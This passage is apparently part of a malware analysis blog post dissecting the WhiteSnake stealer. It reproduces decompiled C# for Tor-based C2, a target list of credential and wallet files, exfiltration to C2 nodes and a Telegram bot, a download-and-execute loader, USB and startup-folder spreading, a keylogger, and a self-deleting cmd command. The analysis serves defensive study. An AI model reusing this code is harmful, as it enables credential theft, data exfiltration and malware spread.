Moving forward, the Tor directory is created under the random name retrieved from the configuration under **%LOCALAPPDATA%**. The TOR archive is then retrieved from <https://archive.torproject.org/>. Tor, short for “The Onion Router,” is a free and open-source software project that aims to provide anonymous communication on the Internet.

WhiteSnake uses TOR for communication, which makes it quite unique compared to other stealers. Hidden services or onion services allow services to be hosted on the Tor network without requiring traditional servers or port forwarding configurations. With Tor’s hidden services, the connection is established within the Tor network itself, which provides anonymity. When a hidden service is set up, it generates a unique address ending with **.onion** under **C:\Users<username>\AppData\Local<random_name>\host**. This address can only be accessed through the Tor network, and the connection is routed through a series of Tor relays, making it difficult to trace the actual attacker’s server.

```

17 // Token: 0x060000EB RID: 235
18 private static string TorDownload()
19 {
20     string tempFileName = Path.GetTempFileName();
21     string text = "https://archive.torproject.org/tor-package-archive/torbrowser/12.0.4/tor-expert-bundle-12.0.4-windows-x86_64.tar.gz";
22     try
23     {
24         using (WebClient webClient = new WebClient())
25         {
26             webClient.DownloadFile(text, tempFileName);
27             return tempFileName;
28         }
29     }
30     catch (Exception ex)
31     {
32         Console.WriteLine(ex.Message);
33     }
34     return null;
}

```

The function below is responsible for building out the torr.txt, also known as Tor configuration file.

```

37 // Token: 0x060000EC RID: 236 RVA: 0x00007008 File Offset: 0x00005208
38 private static void torr_txt(int dZZ5ow)
39 {
40     StringBuilder stringBuilder = new StringBuilder();
41     stringBuilder.AppendFormat("SOCKSPort {0}" + Environment.NewLine, dZZ5ow + 1);
42     stringBuilder.AppendFormat("ControlPort {0}" + Environment.NewLine, dZZ5ow + 2);
43     stringBuilder.AppendFormat("DataDirectory {0}" + Environment.NewLine, Path.Combine(Configuration.TorFolderName, "data"));
44     stringBuilder.AppendFormat("HiddenServiceDir {0}" + Environment.NewLine, download_tor.oEZul);
45     stringBuilder.AppendFormat("HiddenServicePort 80 127.0.0.1:{0}" + Environment.NewLine, dZZ5ow);
46     stringBuilder.AppendLine("HiddenServiceVersion 3");
47     File.WriteAllText(download_tor.cGORmY, stringBuilder.ToString());
48 }

```

Example of the Tor configuration file:

```

1 SOCKSPort 4256
2 ControlPort 4257
3 DataDirectory C:\Users\\AppData\Local\\data
4 HiddenServiceDir C:\Users\\AppData\Local\\host
5 HiddenServicePort 80 127.0.0.1:4255
6 HiddenServiceVersion 3

```

- **SOCKSPort 4256:** This field specifies the port number (6849) on which Tor should listen for SOCKS connections. The SOCKS protocol is commonly used to establish a proxy connection for applications to communicate through Tor.
- **ControlPort 4257:** This field sets the port number (6850) for the Tor control port. The control port allows external applications to interact with the Tor process.
- **DataDirectory C:\Users<username>\AppData\Local<random_name>\data:** The **DataDirectory** field specifies the directory where Tor should store its data files, such as its state, cached data, and other runtime information.
- **HiddenServiceDir C:\Users<username>\AppData\Local<random_name>\host:** This directive specifies the directory where Tor should store the files related to a hidden service. Hidden services are websites or services hosted on the Tor network, typically with addresses ending in **.onion**. In this example, the hidden service files will be stored in **C:\Users<username>\AppData\Local<random_name>\host**.
- **HiddenServicePort 80 127.0.0.1:6848:** This field configures a hidden service to listen on port 80 on the local loopback interface (127.0.0.1) and forward incoming connections to port 6848.
- **HiddenServiceVersion 3:** This field specifies the version of the hidden service. Please note that the port numbers can vary on each infected machine.

The stealer then proceeds to check if the file **report.lock** exists within the created Tor directory, if it does not, the stealer proceeds with loading the APIs such as `GetModuleHandleA`, `GetForegroundWindow`, `GetWindowTextLengthA`, `GetWindowTextA`, `GetWindowThreadProcessId`, and `CryptUnprotectData`. Then it proceeds with parsing the stealer configuration (the data to be exfiltrated). I have beautified the configuration for a simplified read.

```
<?xml version="1.0" encoding="utf-16"?>
<Commands xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <commands>
    <command name="2">
      <args>
        <string>Mozilla\Firefox</string>
      </args>
    </command>
    <command name="2">
      <args>
        <string>Thunderbird</string>
      </args>
    </command>
    <command name="1">
      <args>
        <string>Google\Chrome</string>
      </args>
    </command>
    <command name="1">
      <args>
        <string>Yandex\YandexBrowser</string>
      </args>
    </command>
    <command name="1">
      <args>
        <string>Vivaldi</string>
      </args>
    </command>
    <command name="1">
      <args>
        <string>CocCoc\Browser</string>
      </args>
    </command>
    <command name="1">
      <args>
        <string>CentBrowser</string>
      </args>
    </command>
    <command name="1">
      <args>
        <string>BraveSoftware\Brave-Browser</string>
      </args>
    </command>
    <command name="1">
      <args>
        <string>Chromium</string>
      </args>
    </command>
    <command name="1">
      <args>
        <string>Microsoft\Edge</string>
      </args>
    </command>
  </commands>
</Commands>
```

```

    </args>
</command>
<command name="1">
    <args>
        <string>Opera</string>
        <string>%AppData%\Opera Software\Opera Stable</string>
    </args>
</command>
<command name="1">
    <args>
        <string>OperaGX</string>
        <string>%AppData%\Opera Software\Opera GX Stable</string>
    </args>
</command>
<command name="0">
    <args>
        <string>%AppData%\dolphin_anty</string>
        <string>db.json</string>
        <string>Apps\DolphinAnty</string>
    </args>
</command>
<command name="0">
    <args>
        <string>%USERPROFILE%\OpenVPN\config</string>
        <string>*\*.ovpn</string>
        <string>Grabber\OpenVPN</string>
    </args>
</command>
<command name="4">
    <args>
        <string>SOFTWARE\Martin Prikryl\WinSCP 2\Sessions\*</string>
        <string>HostName;UserName;Password</string>
        <string>Apps\WinSCP\sessions.txt</string>
    </args>
</command>
<command name="4">
    <args>
        <string>SOFTWARE\FTPWare\CoreFTP\Sites\*</string>
        <string>Host;Port;User;PW</string>
        <string>Apps\CoreFTP\sessions.txt</string>
    </args>
</command>
<command name="4">
    <args>
        <string>SOFTWARE\Windscribe\Windscribe2</string>
        <string>userId;authHash</string>
        <string>Apps\Windscribe\token.txt</string>
    </args>
</command>
<command name="0">
    <args>
        <string>%AppData%\Authy Desktop\Local Storage\leveldb</string>

```

```

    <string>*</string>
    <string>Grabber\Authy</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%AppData%\WinAuth</string>
    <string>*.xml</string>
    <string>Grabber\WinAuth</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%AppData%\obs-studio\basic\profiles</string>
    <string>*\service.json</string>
    <string>Apps\OBS</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%AppData%\FileZilla</string>
    <string>sitemanager.xml;recentervers.xml</string>
    <string>Apps\FileZilla</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%LocalAppData%\AzireVPN</string>
    <string>token.txt</string>
    <string>Apps\AzireVPN</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%USERPROFILE%\snowflake-ssh</string>
    <string>session-store.json</string>
    <string>Apps\Snowflake</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%ProgramFiles(x86)%\Steam</string>
    <string>ssf*;*;config\*.vdf</string>
    <string>Grabber\Steam</string>
  </args>
</command>
<command name="1">
  <args>
    <string>Discord</string>
    <string>%Appdata%\Discord</string>
  </args>
</command>

```

```
<command name="0">
  <args>
    <string>%Appdata%\Discord\Local Storage\leveldb</string>
    <string>*.l??</string>
    <string>Browsers\Discord\leveldb</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%AppData%\The Bat!</string>
    <string>ACCOUNT.??</string>
    <string>Grabber\The Bat!</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%SystemDrive%</string>
    <string />
    <string>Apps\Outlook\credentials.txt</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%SystemDrive%</string>
    <string>Account.rec0</string>
    <string>Apps\Foxmail</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%AppData%\Signal</string>
    <string>config.json;sql\db.sqlite</string>
    <string>Grabber\Signal</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%AppData%\purple</string>
    <string>accounts.xml</string>
    <string>Apps\Pidgin</string>
  </args>
</command>
<command name="5">
  <args>
    <string>Telegram;tdata</string>
    <string>%AppData%\Telegram Desktop\tdata</string>
    <string>*s;????????????????\*s</string>
    <string>Grabber\Telegram</string>
  </args>
</command>
<command name="0">
  <args>
```

```

    <string>%AppData%\ledger live</string>
    <string>app.json</string>
    <string>Grabber\Wallets\Ledger</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%AppData%\atomic\Local Storage\leveldb</string>
    <string>*.l??</string>
    <string>Grabber\Wallets\Atomic</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%AppData%\WalletWasabi\Client\Wallets</string>
    <string>*.json</string>
    <string>Grabber\Wallets\Wasabi</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%AppData%\Binance</string>
    <string>*.json</string>
    <string>Grabber\Wallets\Binance</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%AppData%\Guarda\Local Storage\leveldb</string>
    <string>*.l??</string>
    <string>Grabber\Wallets\Guarda</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%LocalAppData%\Coinomi\Coinomi</string>
    <string>*.wallet</string>
    <string>Grabber\Wallets\Coinomi</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%AppData%\Bitcoin\wallets</string>
    <string>*\*wallet*</string>
    <string>Grabber\Wallets\Bitcoin</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%AppData%\Electrum\wallets</string>
    <string>*</string>
    <string>Grabber\Wallets\Electrum</string>
  </args>
</command>

```



```

    </args>
</command>
<command name="0">
  <args>
    <string>%AppData%\Electrum-LTC\wallets</string>
    <string>*</string>
    <string>Grabber\Wallets\Electrum-LTC</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%AppData%\Zcash</string>
    <string>*wallet*.dat</string>
    <string>Grabber\Wallets\Zcash</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%AppData%\Exodus</string>
    <string>exodus.conf.json;exodus.wallet\*.seco</string>
    <string>Grabber\Wallets\Exodus</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%AppData%\com.liberty.jaxx\IndexedDB\file__0.indexeddb.leveldb</string>
    <string>.l??</string>
    <string>Grabber\Wallets\JaxxLiberty</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%AppData%\Jaxx\Local Storage\leveldb</string>
    <string>.l??</string>
    <string>Grabber\Wallets\JaxxClassic</string>
  </args>
</command>
<command name="3">
  <args>
    <string>Metamask</string>
    <string>nkbihfbeogaeaoehlefnkodbefgpgknn</string>
  </args>
</command>
<command name="3">
  <args>
    <string>Ronin</string>
    <string>fnjhmkhmkbjkkabndcnnogagobneec</string>
  </args>
</command>
<command name="3">
  <args>

```

```

    <string>BinanceChain</string>
    <string>fhbohimaelbohpbjbbldcngcnapndodjp</string>
  </args>
</command>
<command name="3">
  <args>
    <string>TronLink</string>
    <string>ibnejdfjmmkpcnlpebklmnkoeioihofec</string>
  </args>
</command>
<command name="3">
  <args>
    <string>Phantom</string>
    <string>bfnaelmomeimhlpmgjnjophhpkkoljpa</string>
  </args>
</command>
<command name="0">
  <args>
    <string>%UserProfile%\Desktop</string>
    <string>*.txt;*.doc*;*.xls*;*.kbd*;*.pdf</string>
    <string>Grabber\Desktop Files</string>
  </args>
</command>
</commands>
</Commands>

```

The code below is responsible for parsing and retrieving information from directories and files related to browsing history, cookies, and extensions.

```

361 // Token: 0x06000092 RID: 146 RVA: 0x0004944 File Offset: 0x0002844
362 [CompilerGenerated]
363 internal static void aPu(DirectoryInfo anXFH, ref Parsing_configuration.<c__DisplayClass6_0 <c__DisplayClass6_0_0, ref Parsing_configuration.<c__DisplayClass6_1 <c__DisplayClass6_1_0)
364 {
365     if (Directory.Exists(Path.Combine(anXFH.FullName, "Local Extension Settings")))
366     {
367         <c__DisplayClass6_0_0.result.AddRange(Parsing_configuration.Iq(anXFH, Parsing_configuration.ax, "Browsers\\" + <c__DisplayClass6_1_0.browserName + "\\\" + anXFH.Name));
368         DirectoryInfo directoryInfo = new DirectoryInfo(Path.Combine(anXFH.FullName, "Local Extension Settings"));
369         foreach (DirectoryInfo directoryInfo2 in directoryInfo.GetDirectories())
370         {
371             foreach (rSfw rSfw in Parsing_configuration.zbAx)
372             {
373                 if (rSfw._pb0vwi81Vnebg[1] == directoryInfo2.Name)
374                 {
375                     <c__DisplayClass6_0_0.result.AddRange(Parsing_configuration.Iq(directoryInfo2, new string[] { "" }, string.Concat(new string[]
376                     {
377                         "Grabber\\Wallets\\",
378                         rSfw._pb0vwi81Vnebg[0],
379                         "\\\"",
380                         <c__DisplayClass6_1_0.browserName,
381                         "-",
382                         anXFH.Name
383                     })));
384                 }
385             }
386         }
387     }
388 }
389
390 // Token: 0x0400003D RID: 61
391 private static List<rSfw> zbAx = null;
392
393 // Token: 0x0400003E RID: 62
394 private static readonly string[] ax = new string[] { "Network\\Cookies", "Cookies", "History", "Login Data", "Web Data", "Bookmarks" };
395
396 // Token: 0x0400003F RID: 63
397 private static readonly string[] s1X0 = new string[] { "logins.json", "key4.db", "cookies.sqlite", "places.sqlite" };
398 }

```

WhiteSnake creates the WSR file that is encrypted using the RC4-encryption algorithm with a key generated on the fly. The WSR filename is comprised of the first random 5 characters, followed by **_username**, **@computername** and **_report**, the example is shown below. The WSR is the file containing the exfiltrated data.

hhcvT_administrator@WINDOWS-CBVFCB_report

```

52     GetCurrentProcess.ProcessExit();
53 }
54 if (!File.Exists(TorDir.report.lock))
55 {
56     API_fnc.vvIh70();
57     byte[] array = TorDir.LogFileParser(Configuration.StealerConfiguration);
58     bool flag = false;
59     Console.WriteLine("Uploading ...");
60     while (!flag)
61     {
62         if (!(flag = TorDir.LogFileWSRCreate(array)))
63         {
64             Console.WriteLine("AMOGUS");
65             Thread.Sleep(2000);
66         }
67         else
68         {
69             Console.WriteLine("made in heaven");
70             TorDir.CreateReportLockFileAndTorDir();
71         }
72     }

```

```

59 // Token: 0x060000B0 RID: 176
60 public static bool LogFileWSRCreate(byte[] d48s)
61 {
62     string text = string.Format("{0}_{1}@{2}_report.wsr", kA6D.random_gen(5), OS_Enumeration.Username(), OS_Enumeration.MachineName());
63     string text2 = Upload_WSR.BeginTransfer(text, d48s);
64     return !string.IsNullOrEmpty(text2) && TorDir.LogParsing(text2, kA6D.vw((double)d48s.Length));
65 }

```

It is worth noting that if the attacker has RC4 + RSA encryption option set (by default), then the RC4 key is encrypted with RSA encryption, and the RSA public key is stored in the configuration.

```

223     using (StringWriter stringWriter = new StringWriter())
224     {
225         xmlSerializer.Serialize(stringWriter, vHwtC2);
226         bytes = Encoding.UTF8.GetBytes(stringWriter.ToString());
227     }
228     byte[] array2 = kA6D.ct0uh4(bytes);
229     byte[] array3 = new byte[32];
230     new RNGCryptoServiceProvider().GetBytes(array3);
231     byte[] array4 = uTY.RC4(array2, array3);
232     byte[] array5;
233     if (string.IsNullOrEmpty(Configuration.RSAKeyValue))
234     {
235         array5 = array3;
236     }
237     else
238     {
239         try
240         {
241             using (RSACryptoServiceProvider rsacryptoServiceProvider = new RSACryptoServiceProvider())
242             {
243                 rsacryptoServiceProvider.FromXmlString(Configuration.RSAKeyValue);
244                 array5 = rsacryptoServiceProvider.Encrypt(array3, true);
245             }
246         }
247         catch (Exception ex)
248         {
249             array5 = array3;
250             Console.WriteLine(ex.Message);
251         }
252     }
253     byte[] bytes2 = Encoding.ASCII.GetBytes("WSR$");
254     byte[] array6 = new byte[bytes2.Length + array4.Length + array5.Length];
255     Buffer.BlockCopy(bytes2, 0, array6, 0, bytes2.Length);
256     Buffer.BlockCopy(array4, 0, array6, bytes2.Length, array4.Length);
257     Buffer.BlockCopy(array5, 0, array6, bytes2.Length + array4.Length, array5.Length);
258     return array6;
259 }
260 }
261 goto IL_3FA;
262 }

```

Below is the function responsible for basic information parsing.

```

70     vHwtC vHwtC = default(vHwtC);
71     vHwtC._EIEs9Y7AT5jY2 = Parsing_configuration.jtb(c0tP4);
72     iis[] array = new iis[20];
73     int num = 0;
74     iis iis = new iis
75     {
76         _CZ7eUipx8wXHZ = "Username",
77         _eYOV3eKZsohAw = OS_Enumeration.Username()
78     };
79     array[num] = iis;
80     int num2 = 1;
81     iis = new iis
82     {
83         _CZ7eUipx8wXHZ = "Compname",
84         _eYOV3eKZsohAw = OS_Enumeration.MachineName()
85     };
86     array[num2] = iis;
87     int num3 = 2;
88     iis = new iis
89     {
90         _CZ7eUipx8wXHZ = "OS",
91         _eYOV3eKZsohAw = Environment.OSVersion.ToString()
92     };
93     array[num3] = iis;
94     int num4 = 3;
95     iis = new iis
96     {
97         _CZ7eUipx8wXHZ = "Tag",
98         _eYOV3eKZsohAw = Configuration.Build_tag
99     };
100    array[num4] = iis;
101    int num5 = 4;
102    iis = new iis
103    {
104        _CZ7eUipx8wXHZ = "IP",
105        _eYOV3eKZsohAw = OS_Enumeration.jz()
106    };
107    array[num5] = iis;
108    int num6 = 5;
109    iis = new iis
110    {
111        _CZ7eUipx8wXHZ = "Screen size",
112        _eYOV3eKZsohAw = OS_Enumeration.t90Bs()
113    };
114    array[num6] = iis;
115    int num7 = 6;
116    iis = new iis
117    {
118        _CZ7eUipx8wXHZ = "CPU",
119        _eYOV3eKZsohAw = OS_Enumeration.kksd()
120    };
121    array[num7] = iis;
122    int num8 = 7;
123    iis = new iis
124    {

```

The stealer appends certain fields to the basic information of the infected machine before sending it out to Telegram Bot configured by an attacker.

```

25 string text = string.Empty;
26 try
27 {
28     using (WebClient webClient = new WebClient())
29     {
30         StringBuilder stringBuilder = new StringBuilder();
31         string text2 = Configuration.Build_tag.Replace("-", "");
32         stringBuilder.AppendFormat("#0) {1} {2}\n\n", text2, TorDir.ggfW_k ? "#wallets" : "", (Configuration.Execution_Method == "1") ? "#Beacon" : "");
33         stringBuilder.AppendFormat("<b>OS:</b> <i>{0}</i>\n", Environment.OSVersion.ToString());
34         stringBuilder.AppendFormat("<b>Country:</b> <i>{0}</i>\n", OS_Enumeration.k7aQc);
35         stringBuilder.AppendFormat("<b>Userame:</b> <i>{0}</i>\n", OS_Enumeration.UserName());
36         stringBuilder.AppendFormat("<b>Compname:</b> <i>{0}</i>\n", OS_Enumeration.MachineName());
37         stringBuilder.AppendFormat("<b>Report size:</b> {0}MB\n", by);
38         string text3 = "http://127.0.0.1:18772/handleOpenWSR?r=" + cpPB;
39         StringBuilder stringBuilder2 = new StringBuilder();
40         stringBuilder2.AppendFormat("https://api.telegram.org/bot{0}/sendMessage", Configuration.TelegramBotToken);
41         stringBuilder2.AppendFormat("&chat_id={0}", Configuration.Telegram_ChatID);
42         stringBuilder2.AppendFormat("&text={0}", kA6D.tg(stringBuilder.ToString()));
43         stringBuilder2.AppendFormat("&reply_markup={0}", kA6D.tg(string.Concat(new string[] { "{\ninline_keyboard\":[[{\n\"text\":\n\"Download\",\n\"url\":\n\"", cpPB, "\",\n{\n\"text\":\n\"Open\",\n\"url\":\n\"", text3, "\"\n}]]" } }));
44         stringBuilder2.Append("&parse_mode=HTML");
45         Uri uri = new Uri(stringBuilder2.ToString());
46         Console.WriteLine("TELEGRAM GET: " + stringBuilder2.ToString());
47         text = webClient.DownloadString(uri);
48         Console.WriteLine("TELEGRAM RESPONSE: " + text);
49     }
50 }
51 catch (Exception ex)
52 {
53     Console.WriteLine(ex.Message);
54     return false;
55 }

```

The WSR log file is uploaded to one of the available servers listed in the configuration file. If one of servers is not available and the web request fails, the stealer tries the next IP on the list.

```

16 public static string BeginTransfer(string rXjk, byte[] e4)
17 {
18     string text = "";
19     try
20     {
21         using (WebClient webClient = new WebClient())
22         {
23             Console.WriteLine("Begin transfer " + e4.Length.ToString() + " bytes ...");
24             foreach (string text2 in Configuration.C2_Nodes)
25             {
26                 Console.WriteLine("Trying node " + text2);
27                 try
28                 {
29                     byte[] array = webClient.UploadData(text2 + "/" + kA6D.tg(rXjk), "PUT", e4);
30                     text = Encoding.UTF8.GetString(array).Replace(text2, text2 + "/get");
31                     if (text.Contains(text2))
32                     {
33                         break;
34                     }
35                     Console.WriteLine("Node " + text2 + " upload error ...");
36                 }
37                 catch (WebException)
38                 {
39                     Console.WriteLine("Node " + text2 + " is down, trying another server ...");
40                 }
41             }
42         }
43     }
44     catch (Exception ex)
45     {
46         Console.WriteLine(ex.Message);
47         return null;
48     }

```

The attacker has two options to get the logs from Telegram.

- Download the WSR locally from one of the servers hosting the log file.
- Open directly via localhost (for example, http://127.0.0.1:18772/handleOpenWSR?r=http://IP_Address:8080/get/CBxn1/hhcvT_administrator@WINDOWS-CBVFcb_report.wsr). By accessing that URL the attacker will get the logs parsed directly into the WhiteSnake report viewer panel show below on the right. We will come back to the report viewer panel later in this blog.



Basic information

Username	[REDACTED]
Compname	[REDACTED]
OS	[REDACTED]
Tag	[REDACTED]
IP	[REDACTED]
Screen size	1280x1024
CPU	[REDACTED]
GPU	[REDACTED]
RAM	4GB
Disk	[REDACTED]
Model	[REDACTED]
Manufacturer	[REDACTED]
Stub version	1.6.0.2
Execution location	[REDACTED]
Execution timestamp	[REDACTED]
Country	United States (US)
City	New York
ISP	[REDACTED]
Antivirus	[REDACTED]

The snippet of Outlook parsing is shown below. The stealer retrieves Outlook information from the registry key based on the default profile.

```

11  StringBuilder stringBuilder = new StringBuilder();
12  foreach (string text in Outlook_parser.nU9SWS)
13  {
14      try
15      {
16          RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\" + text + "\\9375CFF0413111d3B88A0010482A6676", false);
17          if (registryKey != null)
18          {
19              foreach (string text2 in registryKey.GetSubKeyNames())
20              {
21                  using (RegistryKey registryKey2 = registryKey.OpenSubKey(text2, false))
22                  {
23                      string text3 = string.Empty;
24                      string text4 = string.Empty;
25                      object value = registryKey2.GetValue("Email", null);
26                      if (value != null)
27                      {
28                          foreach (string text5 in Outlook_parser.zrZh)
29                          {
30                              object value2 = registryKey2.GetValue(text5);
31                              if (value2 != null)
32                              {
33                                  text4 = value2.ToString();
34                              }
35                          }
36                          foreach (string text6 in Outlook_parser.sb)
37                          {
38                              object value3 = registryKey2.GetValue(text6);
39                              if (value3 != null)
40                              {
41                                  byte[] array4 = (byte[])value3;
42                                  text3 = Outlook_parser.chyI(array4);
43                              }
44                          }
45                          stringBuilder.AppendLine("[Outlook]");
46                          stringBuilder.AppendFormat("{0}={1}\n", "email", value.ToString());
47                          stringBuilder.AppendFormat("{0}={1}\n", "server", text4);
48                          stringBuilder.AppendFormat("{0}={1}\n", "password", text3);
49                          stringBuilder.AppendLine();
50                      }
51                  }
52              }
53          }
54      }
55      catch
56      {
57      }
58  }

```

WhiteSnake stealer uses WMI queries for basic system information enumeration as mentioned above. Here are some other queries that are ran by the stealer:

- SELECT * FROM Win32_Processor - the query retrieves information about the processors (CPUs) installed on the computer.
- SELECT * FROM Win32_VideoController - the query retrieves information about the video controllers (graphics cards) installed on the computer
- SELECT * FROM Win32_LogicalDisk WHERE DriveType = 3 - the query retrieves information about logical disks (such as hard drives or SSDs) on the computer where the DriveType equals 3. DriveType 3 corresponds to local disk drives.
- SELECT * FROM Win32_ComputerSystem - the query retrieves information about the computer system where the TotalPhysicalMemory

The stealer retrieves the list of installed applications by querying the registry key **SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall**

If the Loader capability is enabled, the stealer will attempt to retrieve it from the payload hosting URL and place it under %LOCALAPPDATA%. Then **UseShellExecute** is used to run the executable.

```

37 public static bool wreSXz(string i00, bool rt = true)
38 {
39     Uri uri = new Uri(i00.StartsWith("http") ? i00 : ("http://" + i00));
40     string text = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData), Path.GetFileName(uri.LocalPath));
41     try
42     {
43         if (!File.Exists(text))
44         {
45             using (WebClient webClient = new WebClient())
46             {
47                 byte[] array = webClient.DownloadData(uri);
48                 File.WriteAllBytes(text, array);
49             }
50             if (rt)
51             {
52                 using (Process process = new Process())
53                 {
54                     process.StartInfo = new ProcessStartInfo
55                     {
56                         FileName = text,
57                         UseShellExecute = true
58                     };
59                     process.Start();
60                 }
61             }
62             return true;
63         }
64     }
65     catch (Exception ex)
66     {
67         Console.WriteLine(ex.ToString());
68     }
69     return false;
70 }
71 }

```

If the USB Spread option is enabled, the stealer performs the following:

- Iterate over all available drives on the system using the **DriveInfo.GetDrives()** method.
- For each **DriveInfo** object in the collection of drives, it performs the following actions such as checking if the drive type is "Removable" (`driveInfo.DriveType == DriveType.Removable`), indicating a removable storage device is a USB drive, checking if the drive is ready (**driveInfo.IsReady**), meaning it is accessible and can be written to, checking if the available free space on the drive is greater than 5242880 bytes
- If the above conditions are met, it constructs a file path by combining the root directory of the drive (**driveInfo.RootDirectory.FullName**) with a file name represented by **USB_Spread.vN6**.
- It then checks if the stealer file exists
- If the file doesn't exist, it copies a file to the USB drive.


```

37 public static bool wreSXz(string i00, bool rt = true)
38 {
39     Uri uri = new Uri(i00.StartsWith("http") ? i00 : ("http://" + i00));
40     string text = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData), Path.GetFileName(uri.LocalPath));
41     try
42     {
43         if (!File.Exists(text))
44         {
45             using (WebClient webClient = new WebClient())
46             {
47                 byte[] array = webClient.DownloadData(uri);
48                 File.WriteAllBytes(text, array);
49             }
50             if (rt)
51             {
52                 using (Process process = new Process())
53                 {
54                     process.StartInfo = new ProcessStartInfo
55                     {
56                         FileName = text,
57                         UseShellExecute = true
58                     };
59                     process.Start();
60                 }
61             }
62             return true;
63         }
64     }
65     catch (Exception ex)
66     {
67         Console.WriteLine(ex.ToString());
68     }
69     return false;
70 }
71 }

```

With the Local User Spread option, the stealer queries for user accounts with **Win32_UserAccount**. Then it copies the stealer executable to the Startup folder of user accounts on the local computer, excluding the current user's Startup folder.

```

39 // Token: 0x0000000E RID: 14 RVA: 0x0002A00 File Offset: 0x0000C00
40 public static void LocalUserSpread_func()
41 {
42     try
43     {
44         SelectQuery selectQuery = new SelectQuery("Win32_UserAccount");
45         ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(selectQuery);
46         foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
47         {
48             ManagementObject managementObject = (ManagementObject)managementBaseObject;
49             string text = Environment.ExpandEnvironmentVariables(string.Format("%SystemDrive%\\Users\\{0}\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup", managementObject["Name"]));
50             string text2 = Path.Combine(text, USB_Spread.VM0);
51             if (Directory.Exists(text) && !File.Exists(text2) && Environment.UserName != managementObject["Name"].ToString())
52             {
53                 try
54                 {
55                     File.Copy(USB_Spread.fgYq, text2, true);
56                 }
57                 catch (Exception ex)
58                 {
59                     Console.WriteLine("Local spread failed :: " + ex.ToString());
60                 }
61             }
62         }
63     }
64     catch (Exception ex2)
65     {
66         Console.WriteLine(ex2.Message);
67     }
68 }

```

Upon successful execution of the stealer, it deletes itself using the command

cmd.exe" /c chcp 65001 && ping 127.0.0.1 && DEL_ /F /S /Q /A "path to the stealer"

```

56 // Token: 0x06000004 RID: 4 RVA: 0x00002634 File Offset: 0x00000834
57 public static void FileDeletion()
58 {
59     string text = GetCurrentProcess.mMhi();
60     if (!string.IsNullOrEmpty(text) && File.Exists(text))
61     {
62         using (Process.Start(new ProcessStartInfo
63         {
64             FileName = "cmd.exe",
65             Arguments = string.Format("/C chcp 65001 && ping 127.0.0.1 && DEL /F /S /Q /A \"{0}\"", text),
66             WindowStyle = ProcessWindowStyle.Hidden,
67             CreateNoWindow = true,
68             UseShellExecute = true
69         }
70         {
71         }
72     }
73     Environment.Exit(0);
74 }

```

Below is the functionality of the keylogger.

```
Keylogger_fnc x
81 {
82     int num = Marshal.ReadInt32(c0LW);
83     bool flag = ((int)API_fnc.GetKeyState(20) & 65535) != 0;
84     bool flag2 = ((int)API_fnc.GetKeyState(160) & 32768) != 0 || ((int)API_fnc.GetKeyState(161) & 32768) != 0;
85     string text = Keylogger_fnc.ohTu7e((uint)num);
86     if (flag || flag2)
87     {
88         text = text.ToUpper();
89     }
90     else
91     {
92         text = text.ToLower();
93     }
94     if (num >= 112 && num <= 135)
95     {
96         string text2 = "[";
97         Keys keys = (Keys)num;
98         text = text2 + keys.ToString() + "]";
99     }
100    else
101    {
102        Keys keys = (Keys)num;
103        string text3 = keys.ToString();
104        string text4 = text3;
105        uint num2 = cuVu.wn(text4);
106        if (num2 <= 3250860581U)
107        {
108            if (num2 <= 497839467U)
109            {
110                if (num2 != 298493515U)
111                {
112                    if (num2 == 497839467U)
113                    {
114                        if (text4 == "LControlKey")
115                        {
116                            text = "[LCTRL]";
117                        }
118                    }
119                }
120                else if (text4 == "Capital")
121                {
122                    if (flag)
123                    {
124                        text = "[CAPSLOCK: OFF]";
125                    }
126                    else
127                    {
128                        text = "[CAPSLOCK: ON]";
129                    }
130                }
131            }
132            else if (num2 != 547024555U)
133            {
134                if (num2 != 3082514982U)
135                {
136                    if (num2 == 3250860581U)
137                    {
138                        if (text4 == "Space")
139                        {
140                            text = " ";
141                        }
142                    }
143                }
144            }
145        }
146    }
147 }
```

The keylogger function relies on the APIs:

- SetWindowsHookExA
- GetKeyState
- CallNextHookEx
- GetKeyboardState
- MapVirtualKeyA
- GetForegroundWindow
- GetWindowThreadProcessId
- GetKeyboardLayout
- ToUnicodeEx

Another unique feature of WhiteSnake is the remote terminal that allows an attacker to establish the remote session with the infected machine and execute certain commands such as:

- screenshot - taking the screenshot of the infected machine
- uninstall - uninstall the beacon from the infected machine
- refresh - refresh the log credentials
- webcam - take the webcam photo
- stream - start streaming webcam or desktop
- keylogger - control the keylogger
- cd - change the current directory
- ls - list files in current directory
- get-file - download file from remote PC
- dpapi - decrypts the DPAPI (base64-encoded) blob
- process-list - get running processes
- transfer - upload the file to one of the IPs listed in the configuration
- loader - retrieves the file from the URL
- loadexec - retrieves and executes the file on the infected machine with cmd.exe in a hidden window
- compress - creates a ZIP archive from a directory
- decompress - extracts ZIP content to the current directory

```

Remote Terminal
Active window: "Downloads"

> help
help - Display this text.
clear - Clear terminal.
refresh - Refresh log credentials.
